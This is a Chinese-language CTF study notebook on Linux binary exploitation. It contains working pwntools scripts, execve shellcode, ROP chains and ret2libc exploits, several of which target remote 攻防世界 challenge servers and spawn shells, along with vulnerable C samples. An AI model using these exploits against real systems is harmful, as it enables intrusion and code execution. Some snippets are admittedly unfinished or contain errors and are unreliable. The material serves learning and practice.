小练习

本地的栈溢出利用

read.c，进行64位的编译

```
#include<stdio.h>
void exploit(){
    system("/bin/sh");
}
void func(){
    char str[0x20];
    read(0,str,0x50);
}
int main(){
    func();
    return 0;
}
```

gdb调试


exp

```
from pwn import *
p=process("./read")
payload=b'a'*(0x20+0x8)+p64(0x0000000000400566) # 0x8覆盖rbp
p.sendline(payload)
p.interactive()
```

64位调试示例

```
#include<stdioc.h>
void exploit(){
    system("/bin/sh");
}
void main(){
    char buf[20];
    gets(buf);
}
```

```
objdump -d -M intel ./read #查看汇编代码
cyclic 200 #进入gdb调试后，生产数据用于输入
```



有时候没有给报错地址，直接从栈看，取最开始的四字节。或者算地址，小端从低地址读，就是0x6161616b

```
cyclic -l kaaa #偏移40
```


```
from pwn import *
#context(os='linux',arch='amd64',log_level='debug')
p=process("./read")
print "pid"+str(proc.pidof(p))
offset=40
payload='a'*offset+p64(0x400566) #0x400566是exploit地址
pause() #放在sendline前面
p.sendline(payload)
p.interactive()
```

pause暂停时，可以看到前面输出的pid，利用pid连上


```
gdb attach 3201
```

python执行界面按回车继续脚本

后面就可以单步执行看程序运行状况，寄存器里能看到输入的一堆a，继续n执行发现main的return变成了exploit




继续n就能看到



system函数被调用

注释的一行删去注释后，可以看到debug信息，输入了什么之类的



printf漏洞实例

源码

```c
#include<stdio.h>
int main(){
    char *name="Alice";
    printf("My name is %s");
    return 0;
}
```

[Linux 下的 x64 调用约定]

> 一个函数在调用时，如果参数个数小于等于 6 个时，前 6 个参数是从左至右依次存放于 RDI，RSI，RDX，RCX，R8，R9 寄存器里面，剩下的参数通过栈传递，从右至左顺序入栈；

对main下断点调试


没有操作之前，可以看到printf函数的参数值

输出是My name is (此处乱码，其实就是RSI)

在printf之前修改RSI的值，0x4005d4中存放的是“Alice”

```
set $rsi=0x4005d4
```

再n继续运行后，可以看到值发生了改变



程序运行的最终结果也变成了My name is Alice

*printf漏洞突破canary保护

```
#include<stdio.h>
void exploit(){
    system("/bin/sh");
}
void func(){
    char str[0x20];
    read(0,str,0x50);
    printf(str);
    read(0,str,0x50);
}
int main(){
    func();
    return 0;
}
```

```
Reading symbols from printf1...(no debugging symbols found)...done.
pwndbg> disass func
Dump of assembler code for function func:
   0x0000000000400663 <+0>:     push   rbp
   0x0000000000400664 <+1>:     mov    rbp,rsp
   0x0000000000400667 <+4>:     sub    rsp,0x30
   0x000000000040066b <+8>:     mov    rax,QWORD PTR fs:0x28
   0x0000000000400674 <+17>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000000000400678 <+21>:    xor    eax,eax
   0x000000000040067a <+23>:    lea    rax,[rbp-0x30]
   0x000000000040067e <+27>:    mov    edx,0x50
   0x0000000000400683 <+32>:    mov    rsi,rax
   0x0000000000400686 <+35>:    mov    edi,0x0
   0x000000000040068b <+40>:    mov    eax,0x0
   0x0000000000400690 <+45>:    call   0x400500 <read@plt>
   0x0000000000400695 <+50>:    lea    rax,[rbp-0x30]
   0x0000000000400699 <+54>:    mov    rdi,rax
   0x000000000040069c <+57>:    mov    eax,0x0
   0x00000000004006a1 <+62>:    call   0x4004f0 <printf@plt>
   0x00000000004006a6 <+67>:    lea    rax,[rbp-0x30]
   0x00000000004006aa <+71>:    mov    edx,0x50
   0x00000000004006af <+76>:    mov    rsi,rax
   0x00000000004006b2 <+79>:    mov    edi,0x0
   0x00000000004006b7 <+84>:    mov    eax,0x0
   0x00000000004006bc <+89>:    call   0x400500 <read@plt>
   0x00000000004006c1 <+94>:    nop
   0x00000000004006c2 <+95>:    mov    rax,QWORD PTR [rbp-0x8]
   0x00000000004006c6 <+99>:    xor    rax,QWORD PTR fs:0x28
   0x00000000004006cf <+108>:   je     0x4006d6 <func+115>
   0x00000000004006d1 <+110>:   call   0x4004d0 <__stack_chk_fail@plt>
   0x00000000004006d6 <+115>:   leave
   0x00000000004006d7 <+116>:   ret
End of assembler dump.
```

在printf的地址下断点0x00000000004006a1，r运行，使用stack查看堆栈

查看func可知canary保护的地址在rbp-0x8（canary的值会变，一般以00结尾）

```
pwndbg> x $ebp-0x8
0xffffffffffffde18:     Cannot access memory at address 0xffffffffffffde18
pwndbg> stack 0x20
00:0000| rdi rsi rsp  0x7fffffffddf0 ◂— 0xa525252 /* 'RRR\n' */
01:0008|              0x7fffffffddf8 ◂— 0x0
02:0010|              0x7fffffffde00 ◂— 0x1
03:0018|              0x7fffffffde08 —▸ 0x40076d (__libc_csu_init+77) ◂— add    rbx, 1
04:0020|              0x7fffffffde10 ◂— 0x0
05:0028|              0x7fffffffde18 ◂— 0x530ab62be275700
06:0030| rbp          0x7fffffffde20 —▸ 0x7fffffffde40 —▸ 0x400720 (__libc_csu_init) ◂— push   r15
```

[原创]Pwn学习笔记：printf格式化字符串漏洞原理与利用-二进制漏洞-看雪论坛-安全社区|安全招聘|bbs.pediy.com

> 在x86(32-bit)系统中，printf的参数是按参数顺序依次存放在栈上的
>
> 对于X86_64(64-bit)的系统，printf的调用约定与32-bit不同，64位系统中前6个参数是存放在寄存器中的。前六个参数按序存放在 RDI(指向format string的指针) 、RSI、RDX、 RCX、 R8以及R9(前5个变长参数)寄存器中，其余的变长参数依次存放在栈上。

栈中6位寄存器6位，除去本身放字符串的，因此是11位。输入%11$08x，继续运行可以看到输出值变成了canary的值。

exp暂时没有想出来，只有大概模式

```
from pwn import *
p=process("./printf1")
p.sendline("%11$08x")
canary=p.recv()[:8]
canary=canary.decode("hex")[::-1]
print canary
c=11*8
ret=1*8
payload=c*'a'+canary+ret*'a'+p64(0x400626)
p.sendline(payload)
p.interactive()
```

ret2shellcode exp例子

```
from pwn import *
context(os='linux',arch='i386') #i386 32位
p=process("./ret2shellcode")
shellcode=asm(shellcraft.sh()) #自动生成shellcode
payload=shellcode.ljust(112,'A')+p32(0x804a080) #需要偏移112位，如果shellcode长度不够,ljust自动补全112位
p.sendline(payload)
p.interactive()
```

手写shellcode

```
shellcode=asm(""" #多行用三个双引号
push 0x68
push 0x732f2f2f
push 0x6e69622f
mov ebx,esp
xor ecx,ecx
xor edx,edx
push 11 #execve的系统调用号
pop eax
int 0x80
""")
```

手写shellcode测试

```
#include <stdio.h>
void main()
{
    char* shellcode;//存shellcode
    read(0,shellcode,1000);//读取命令行至shellcode
    void(*run)() = shellcode;//定义一个函数指针指向shellcode，将输入的shellcode当初命令来执行
    run();
}//gcc -zexecstack -m32 -o shellcode-test shellcode-test.c
```

shellcode_32.asm （32位的）

```
push 0x68
push 0x732f2f2f
push 0x6e69622f
mov ebx,esp
xor ecx,ecx
xor edx,edx
push 11
pop eax
```

准确格式按汇编的规范来(3条消息) NASM入门教程(part1)*gyrfalcons的博客-CSDN博客*nasm入门

生成shellcode的脚本

```
#!/bin/bash
nasm -f elf32 -o shellcode_32.o shellcode_32.asm #生成.o结尾的文件
ld -m elf_i386 -o shellcode_32_exe shellcode_32.o #链接成可执行文件(可以跳过此步骤)
objcopy -O binary shellcode_32_exe shellcode_32 #提取可执行代码段，如果没有链接成可执行文件，那么从.o文件中提取也一样
rm -f shellcode_32.o
rm -f shellcode_32_exe #删除生成过程的文件
```

> nasm编译器需要下载(3条消息) linux下安装nasm编译器*strikedragon的博客-CSDN博客*linux安装nasm
>
> ld命令Linux命令（65）——ld命令 - 腾讯云开发者社区-腾讯云 (tencent.com)
>
> 工具集GNU Binutils下载(3条消息) Linux下载安装Binutils工具集*XUST Alon的博客-CSDN博客*linux安装binutils
>
> 这些都还没安装，直接导的网课给的文件能成功，回头记得下

> 二编，成功

```
xxd 文件名 #可以查看文件的16进制
```

脚本

```
from pwn import *
f=open("shellcode_32","r")
shellcode=f.read()
p=process("./shellcode_test")
p.sendline(shellcode)
p.interactive()
```

直接运行成功拿到shell

shellcode64位实例

```
#include<stdio.h>
char buf2[200];
int main()
{
    setvbuf(stdout,0,2,0);
    char buf[20];
    printf("what's your name: ");
    gets(buf);
    printf("leave message: ");
    gets(buf2);
    puts(buf2);
    return 0;
}//gcc -no-pie -fno-stack-protector -zexecstack -o ret2shellcode1
ret2shellcode1.c
```

第一个gets用来找溢出的偏移，第二个用来写入shellcode。利用cyclic得到偏移为40

查看buf的地址，这里自己编译的可执行文件中odjdump查不到

```
giantbranch@ubuntu:~/Desktop/pwn$ objdump -d -M intel ret2shellcode1 | grep buf2
  400660:       48 8d 3d 19 0a 20 00    lea    rdi,[rip+0x200a19]        # 601080 <buf2>
  400671:       48 8d 3d 08 0a 20 00    lea    rdi,[rip+0x200a08]        # 601080 <buf2>
```

IDA中也可以查看buf2地址

```
.bss:0000000000601080 buf2            db 0C8h dup(?)          ; DATA XREF: main+59↑o
```

exp

```
from pwn import *
context(arch="amd64",os="Linux") #没有指定环境会报错
e=ELF("./ret2shellcode1") #用于获取ELF文件的信息
buf2=e.symbols["buf2"] #用字符来找地址
p=process("./ret2shellcode1")
shellcode=asm(shellcraft.sh())
payload1=40*"a"+p64(buf2) #p64(6295680) 6295680=0x0601080
p.recvuntil(": ")
p.sendline(payload1)
payload2=shellcode.ljust(200,'A')#没必要填充，到syscall已经返回shell了
p.recvuntil(": ")
p.sendline(payload2)
p.interactive()
```

ret2syscall

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [esp+1Ch] [ebp-64h] BYREF

  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 1, 0);
  puts("This time, no system() and NO SHELLCODE!!!");
  puts("What do you plan to do?");
  gets(&v4);
  return 0;
}
```

checksec检查有NX保护，cyclic找到偏移为112。

需要的是

```
pop eax；ret
0xb #就是11，系统调用号为11的函数
pop ebx;pop ecx;pop edx;ret
"/bin/sh"的地址
0
0
int 0x80的地址
```

利用ROPgadget拼出来shellcode

```
ROPgadget --binary ./ret2syscall --only "pop|ret" | grep "eax"
//0x080bb196 : pop eax ; ret
ROPgadget --binary ./ret2syscall --only "pop|ret" | grep "ebx" | grep "ecx" |
grep "edx"
//0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret
ROPgadget --binary ./ret2syscall --string "/bin/sh"
//0x080be408 : /bin/sh
ROPgadget --binary ./ret2syscall --only "int" | grep "0x80"
//0x08049421 : int 0x80
```

exp

```
from pwn import *
context(arch="i386",os="Linux")
p=process('./ret2syscall')
offset=112
payload='a'*offset+p32(0x080bb196)+p32(0xb)+p32(0x0806eb90)+p32(0)+p32(0)+p32(0x
080be408)+p32(0x08049421)
p.sendline(payload)
p.interactive()
```

可以利用pid一步步调试看运行过程

ret2libc 32位

```
#include<stdio.h>
char buf2[10] = "ret2libc is good";
void vul(){
    char buf[10];
    gets(buf);
}
void main(){
    write(1,"hello",5);
    vul();
}
//gcc -no-pie -fno-stack-protector -m32 -o ret2libc1_32 ret2libc1_32.c
```

ROPgadget找不到"/bin/sh"只能自己写

```
ldd test #列出动态库依赖关系
```

利用cyclic查到偏移为22

```
objdump -d -j .plt ./test #plt能取的地址
objdump -d -j .got ./test #got能取的地址
```

exp

```
from pwn import *
context(arch="i386",os="Linux")
p=process('./test')
e=ELF("./test")
write_plt_adder=e.plt["write"]
gets_gto_addr=e.got["gets"] #跳往got表里的地址
vul_addr=e.symbols["vul"] #找函数用symbols

payload1='a'*22+p32(write_plt_adder)+p32(vul_addr)+p32(1)+p32(gets_gto_addr)+p32
(4)
p.sendlineafter("hello",payload1)

gets_addr=u32(p.recv()) #真实地址,u32解包
libc=ELF("/lib/i386-linux-gnu/libc.so.6")
libc_base=gets_addr-libc.symbols["gets"]
system_addr=libc_base+libc.symbols["system"]
shell=libc_base+libc.search("/bin/sh").next() #search找字符串，next取第一个
payload2=22*'a'+p32(system_addr)+p32(0x00000000)+p32(shell)

p.sendline(payload2)
p.interactive()
```

ret2libc 64位

需要控制3个参数rdi,rsi,rdx，没有rdx的gadget可以暂时不管

和32位源码一样，偏移18

```
ROPgadget --binary ./test --only "pop|ret"
```

exp

```
from pwn import *
#context(arch="amd64",os="Linux")
p=process('./test')
e=ELF("./test")
write_plt_adder=e.plt["write"]
gets_gto_addr=e.got["gets"]
vul_addr=e.symbols["vul"]
rsi=0x4005e1
rdi=0x4005e3

payload1='a'*18+p64(rdi)+p64(1)+p64(rsi)+p64(gets_gto_addr)+p64(1)+p64(write_plt
_adder)+p64(vul_addr)
p.sendlineafter("hello",payload1)

gets_addr=u64(p.recv()[:8])
# gets_addr=u64(p.recv(8))
```

```
# gets_addr=u64(p.recvuntil("\x7f")[-6:0].ljust(8,"\x00"))
libc=ELF("/lib/x86_64-linux-gnu/libc.so.6")
libc_base=gets_addr-libc.symbols["gets"]
system_addr=libc_base+libc.symbols["system"]
shell=libc_base+libc.search("/bin/sh").next()
payload2='a'*18+p64(rdi)+p64(shell)+p64(system_addr)

p.sendline(payload2)
p.interactive()
```

攻防世界

CGfsb

(1条消息) 攻防世界pwn——CGfsb_Lyrism的博客-CSDN博客


get_shell

wp

附件没有用，运行得到的是本机的shell，没有用。用nc连接

```
nc ip port
```

得到shell后直接查flag



hello_pwn

wp

```
from pwn import *
p=remote('111.200.241.244','57189')          #连接远程靶机
p.recvuntil("lets get heloworld for bof")    #接受程序发送的字符串
payload=('a'*0x4).encode()+p64(1853186401)   #用4字节填充,再将1853186401打包成64位覆盖dword_60106C位置
p.sendline(payload)                          #将payload发送给程序
p.interactive()                              #进入交互界面8、执行exp，成功拿到攻防世界的flag
```

运行脚本得到

```
giantbranch@ubuntu:~/Desktop/code$ python 1.py
[+] Opening connection to 111.200.241.244 on port 57189: Done
[*] Switching to interactive mode

cyberpeace{b21cab34f22ad60f02bf00b9e8feaad6}
[*] Got EOF while reading in interactive
$
```

level0

wp


main函数里有vulnerable_function()函数，含有read方法

```
ssize_t vulnerable_function()
{
  char buf[128]; // [rsp+0h] [rbp-80h] BYREF

  return read(0, buf, 0x200uLL);
}
```

另外发现有个含system函数的callsystem，函数地址0000000000400596。但是跟mian无关联，就想到利用read将缓存区填满，将ebp+0x8即eip所在的地址覆盖为0x400596。

buf参数地址为rbp-0x80，再加上一个rbp占位，需要0x80+0x8=0x88个字节




```
from pwn import *
p=remote('111.200.241.244','51860')
payload=('a'*0x88).encode()+p64(0x400596)
#用88字节填充缓冲区,再将打包calsystem函数地址成64位覆盖rip位置，造成缓冲区溢出
p.sendline(payload)
p.interactive()
```

运行脚本得到

```
giantbranch@ubuntu:~/Desktop/code$ python 1.py
[+] Opening connection to 111.200.241.244 on port 51860: Done
[*] Switching to interactive mode
Hello, World
$ ls
bin
dev
flag
level0
lib
lib32
lib64
$ cat flag
cyberpeace{2a90807bc8a2dc20b6b4698e29b1a903}
```

level2

wp

(19条消息) 攻防世界(pwn篇)---level2_肖萧然的博客-CSDN博客_攻防世界level2

攻防世界 | level2 - laolao - 博客园 (cnblogs.com)

反编译

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  vulnerable_function();
  system("echo 'Hello World!'");
  return 0;
}
ssize_t vulnerable_function()
{
  char buf[136]; // [esp+0h] [ebp-88h] BYREF
  system("echo Input:");
  return read(0, buf, 0x100u);
}
// attributes: thunk
int system(const char *command)
{
  return system(command);
}
```

shift+F12找到/bin/sh的字符串地址0x0804A024

system的地址.plt:08048320 ; int system(const char *command)

```
from pwn import *
p=remote('111.200.241.244','60340')
payload='a'*(0x88+4)+p32(0x08048320)+p32(0)+p32(0x0804A024)
p.sendline(payload)
p.interactive()
```

缓冲区0x88，再用4个覆盖ebp地址。后面是函数的返回地址，用system的地址覆盖，system函数长度为4，填充因为ebp+8是形参的地址，所以需要四个字节的填充p32(0)。这之后存储的是system里参数的地址，用'/bin/sh'的地址覆盖

*guess_num

https://www.cnblogs.com/vict0r/p/13772213.html

ida反编译

```
gets(v7);
srand(seed[0]);
```

srand生成的是伪随机数

栈

```
-0000000000000030 var_30          db 32 dup(?)
-0000000000000010 seed            dd 2 dup(?)
```

需要0x20个来填满var_30，也就是v7

exp

```
from pwn import *
from ctypes import *
io  = remote('61.147.171.105', 58336)
libc = cdll.LoadLibrary("/lib/x86_64-linux-gnu/libc.so.6")
payload = "a" * 0x20 + p64(1)
io.sendline(payload)
libc.srand(1)
for i in range(10):
    num = str(libc.rand()%6+1)
    io.sendline(num)
io.interactive()
```

int_overflow

攻防世界pwn——int_overflow_Lyrisค的博客-CSDN博客